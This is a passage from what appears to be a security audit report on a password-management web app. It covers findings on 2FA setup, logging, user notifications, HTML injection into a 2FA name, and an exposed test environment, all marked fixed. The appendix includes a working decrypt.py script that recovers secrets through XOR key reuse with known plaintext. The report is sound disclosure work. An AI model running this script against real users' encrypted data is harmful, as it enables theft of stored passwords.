
Session management mechanism.

RECOMMENDATION

It is recommended that in the situation of changing the password or enabling 2FA, all other user sessions should be invalidated.

STATUS AFTER RETESTS

The recommendation has been implemented. A session management panel has been added:



SUMMARY

Due to the sensitive nature of the application, it is recommended that the application provide a panel for session management. From the panel, the user should be able to check and cancel active sessions associated with their own account. As part of the panel, it is also recommended to provide a history of account logins.

LOCATION

Session management mechanism.

RECOMMENDATION

It is recommended to add a panel to manage sessions. Session cancellation should be authorized by providing a password and using 2FA, if active.

[IMPLEMENTED] [INFO] SECURITUM-238503-014: Ability to enable 2FA without password confirmation

STATUS AFTER RETESTS

The recommendation has been implemented. When enabling 2FA, entering the password is required:

SUMMARY

It was noted that no password is required when enabling 2FA verification. As a result, if an attacker gains access to an active user session, he will be able to enable 2FA verification, thus blocking the user from accessing the account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, 2FA verification was enabled without requiring an account password.

LOCATION

Enabling 2FA.

RECOMMENDATION

It is recommended that an account password be required when enabling 2FA verification.

[IMPLEMENTED] [INFO] SECURITUM-238503-015: Incomplete logging of security events

STATUS AFTER RETESTS

The recommendation has been implemented. The scope of logged events has been expanded.

SUMMARY

The application implements a mechanism for logging and presenting operations performed by users. However, it was noted that not all events relevant from a security perspective are logged.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example logs:

Logi			
Miejsce gdzie zapisywane są wszystkie wydarzenia z twojej firmy.			
 Pobierz  Filtruj			
TYP	TREŚĆ	UŻYTKOWNIK	DATA I CZAS
 Logowanie	Użytkownik zalogował się	Audytör 501 (a[REDACTED].pl)	07.02.2024 09:43:56
 Wpisy	Zmodyfikowano wpis d77bf[REDACTED]35a w grupie ffd2[REDACTED]e940905a	Audytör 501 (a[REDACTED].pl)	06.02.2024 15:51:03

During testing, it was noticed that the following events were not logged:

- granting the user administrator rights (only the general event - modified user is logged),
- blocking / unblocking the user,
- downloading all logs.

LOCATION

Event logging mechanism.

RECOMMENDATION

It is recommended to log the events listed in the Technical Details section.

[IMPLEMENTED] [INFO] SECURITUM-238503-016: Incomplete user notification of security incidents

STATUS AFTER RETESTS

The recommendation has been implemented. Users are now notified about additional events, such as the addition/removal of 2FA or password changes.

SUMMARY

The app notifies the user of security events (e.g., an email is sent when logging in from a new device). However, it was noted that not all security-relevant events are reported.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, it was noticed that the user was not informed about the following events:

- 2FA addition/deletion,
- 2FA enabling/disabling,
- password change,
- sharing a group that contains password with another user,
- changing the owner of a group that contains passwords.

LOCATION

A mechanism for informing the user about security events.

RECOMMENDATION

It is recommended to inform the user about the events listed in the Technical Details section.

[IMPLEMENTED] [INFO] SECURITUM-238503-017: Ability to inject HTML markup into the 2FA method name

STATUS AFTER RETESTS


The recommendation has been implemented. The ability to inject HTML tags into the 2FA method name has been removed.

SUMMARY

It has been noted that HTML markup can be injected into the 2FA method name. Consequently, this can lead to Cross-Site Scripting (XSS) vulnerabilities. Since the application blocks XSS via Content Security Policy and no attack vector has been identified to attack another application user (assuming the CSP policy is bypassed), the problem was reported at the INFO level. However, it is recommended to implement the presented recommendations to fully eliminate the risk of attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The name of the token has been changed (Settings -> Verify 2FA -> Edit name) (Ustawienia -> Weryfikacja 2FA -> Edytuj nazwę):




Edycja nazwy tokenu


`click me`

Anuluj Zapisz


The Set as Default (Ustaw jako domyślna) option was then selected. A message containing the injected link was generated:



After clicking on the link, the execution of the JavaScript code was blocked by the CSP:



An analogous problem occurs for the Activate/Deactivate 2FA operation:



LOCATION

Locations indicated in the Technical Details section.

RECOMMENDATION

All user-sourced data should be properly coded, at the time of use, depending on the context in which it is used (in this case, HTML).

More information:

- <https://portswigger.net/web-security/cross-site-scripting/preventing>

[IMPLEMENTED] [INFO] SECURITUM-238503-018: Publicly available test version of the application

STATUS AFTER RETESTS

The recommendation has been implemented. Access to the test version of the application now requires a VPN connection.

SUMMARY

It is noted that the test version of the application is available to the public. By design, the security level of the test environment may be lower than that of the production environment (e.g., WAF and API Rate Limiting disabled). In addition, the test environment may provide functionality that has not yet been tested for security or contain vulnerabilities that have been detected but not yet addressed. All of this means that a test environment can be an easier target for attack than a production version of an application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, it was possible to access the test environment from the auditor's private IP address.

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to limit access to the test version of the application.

Appendix

decrypt.py

```
#!/usr/bin/env python3
import base64
import re
import sys

def xor(value1, value2):
    return [a ^ b for a, b in zip(value1, value2)]

def decode_ciphertext(data):
    array_buffer = base64.b64decode(data.encode('ascii')).decode('ascii')
    m = re.search('ArrayBuffer\[(.+?)\]', array_buffer)
    if m:
        return map(int, m.group(1).split(','))

def decode_plaintext(string):
    return [ord(char) for char in string]

def encode_to_string(data):
    return ''.join(chr(i) for i in data)

def decrypt(ciphertext_with_known_plaintext, plaintext, ciphertext):
    key = xor(decode_ciphertext(ciphertext_with_known_plaintext), decode_plaintext(plaintext))
    print(encode_to_string(xor(key, decode_ciphertext(ciphertext))))

def main():
    if len(sys.argv) != 4:
        print(f'usage: {sys.argv[0]} <ciphertext with known plaintext> <plaintext> <ciphertext>')
        sys.exit(1)
    decrypt(sys.argv[1], sys.argv[2], sys.argv[3])

if __name__ == '__main__':
    main()
```